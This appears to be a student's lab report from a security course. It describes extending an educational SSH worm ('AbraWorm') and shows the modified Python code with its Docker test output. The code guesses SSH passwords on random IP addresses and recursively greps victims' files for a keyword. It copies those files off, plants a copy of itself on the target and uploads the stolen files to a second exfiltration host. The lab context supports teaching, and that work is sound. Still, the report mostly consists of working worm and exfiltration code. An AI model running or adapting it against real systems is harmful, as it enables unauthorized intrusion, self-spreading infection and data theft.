
From *AbraWorm.py*, it is noticed that, after the worm has broken into a machine, it examines only the top-level directory of the username for the files containing the magic string “abracadabra.” We were told to extend the worm code so that it descends the directory structure and examines the files at every level.

For that, following codes were modified:




```
for passwd in passwds:
    # Then loop over user names
    for user in usernames:
        # And, finally, loop over randomly chosen IP addresses
        for ip_address in get_fresh_ipaddress():
            print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
            files_of_interest_at_target = []
            files_of_interest_at_machine = []
            try:
                ssh = paramiko.SSHClient()
                ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                print("\n\nconnected\n")
                # Let's make sure that the target host was not previously
                # infected:
                received_list = error = None
                stdin, stdout, stderr = ssh.exec_command('ls')
                error = stderr.readlines()
                if error:
                    print(error)
                received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                print("\n\noutput of 'ls' command: %s" % str(received_list))
                # if ''.join(received_list).find('AbraWorm') >= 0:
                #     print("\nThe target machine is already infected\n")
                #     continue
                # Now let's look for files that contain the string 'abracadabra'
                cmd = 'grep -rl abracadabra *'
                stdin, stdout, stderr = ssh.exec_command(cmd)
                error = stderr.readlines()
                if error:
                    print(error)
                    continue
                received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
```

Here the grep command were used recursively in ‘grep -rl abracadabra *’ so that any file containing this word will be scanned. Two different lists were taken named ‘files_of_interest_at_target’ and ‘files_of_interest_at_machine’.



```python
    for item in received_list:
        files_of_interest_at_target.append(item.strip())
    print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))


    scpcon = scp.SCPClient(ssh.get_transport())
    if len(files_of_interest_at_target) > 0:

        folder_name = 'Folder-' + ip_address

        if not os.path.exists(folder_name):
            os.mkdir(folder_name)

        for target_file in files_of_interest_at_target:
            target_file_string = target_file.decode('utf-8')

            # Download the file
            scpcon.get(target_file_string)

            # Extract the filename
            if '/' in target_file_string:
                filename = target_file_string.rsplit('/', 1)[-1]
            else:
                filename = target_file_string

            # Move the file to the created folder
            relocation_path = os.path.join(folder_name, filename)
            os.rename(filename, relocation_path)

            files_of_interest_at_machine.append(relocation_path)
```




```python
    if '1805092_3.py'.encode('utf-8') not in files_of_interest_at_target:
        scpcon.put("NewWormSent.py")
    os.remove("NewWormSent.py")
    scpcon.close()
except:
    continue

if len(files_of_interest_at_target) > 0:
    print("\nWill now try to exfiltrate the files")
    try:
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        #  For exfiltration demo to work, you must provide an IP address and the login
        #  credentials in the next statement:
        ssh.connect('172.17.0.3',port=22,username='root',password='mypassword',timeout=5)
        scpcon = scp.SCPClient(ssh.get_transport())
        print("\n\nconnected to exhiltration host\n")
        for filename in files_of_interest_at_machine:
            scpcon.put(filename)
        scpcon.close()
    except:
        print("No uploading of exfiltrated files\n")
        continue
```

Now the files are scanned even in subdirectory stage, then if it is found 'abracadabra' anywhere in the code, then the target file directory will be appended in 'files_of_interest_at_target'. Having rsplit from '/' so that only the filename is taken, this will be appended in 'files_of_interest_at_machine'. Now the list will be sent to a new docker container address .

It should be mentioned that these modifications were done on task 2 code so that part is avoided in discussion here.

**Before Execution:**

The following files were created for testing purposes.




```
root@b848eb0b0c3e:~# touch a.txt
root@b848eb0b0c3e:~# echo abracadabra>a.txt
root@b848eb0b0c3e:~# touch c.txt
root@b848eb0b0c3e:~# echo lalala>c.txt
root@b848eb0b0c3e:~# cat c.txt
lalala
root@b848eb0b0c3e:~# echo abracadabra hiihi>abd.foo
root@b848eb0b0c3e:~# cat abd.foo
abracadabra hiihi
```

Here a.txt, abd.foo will be the files of interest.


**After Execution:**

Now if the code is executed then *NewWormSent.py* will be sent where random enter is inserted like task 2. The file of interest is shown also.




```
[08/04/23]seed@VM:~/.../testfolder$ python3 1805092_3.py
 HELLO FROM FooVirus


 This is a demonstration of how easy it is to write
 a self-replicating program. This virus will infect
 all files with names ending in .foo in the directory in
 which you execute an infected file.  If you send an
 infected file to someone else and they execute it, their,
 foo files will be damaged also.

 Note that this is a safe virus (for educational purposes
 only) since it does not carry a harmful payload.  All it
 does is to print out this message and comment out the
 code in .foo files.



 Trying password mypassword for user root at IP address: 172.17.0.2


 connected



 output of 'ls' command: [b'a.txt\n', b'abd.foo\n', b'c.txt\n']

 files of interest at the target: [b'a.txt', b'abd.foo']

 Will now try to exfiltrate the files


 connected to exhiltration host
```

If the docker address with 172.17.0.2 ip address in which the foovirus new copy was sent is accessed, then the following files will be shown.




```
root@b848eb0b0c3e:~# ls
NewWormSent.py  a.txt  abd.foo  c.txt
```

After that, it is exfiltrated at a new docker address, then there the files are shown in the folder that is sent in 2nd docker container with IP address 172.17.0.3.



```
root@8ddc2951ddef:~# ls
a.txt  abd.foo
```

Even the folders can be shown here with the files that is made in the same directory with the python codes:



Therefore, the 3 tasks are completed.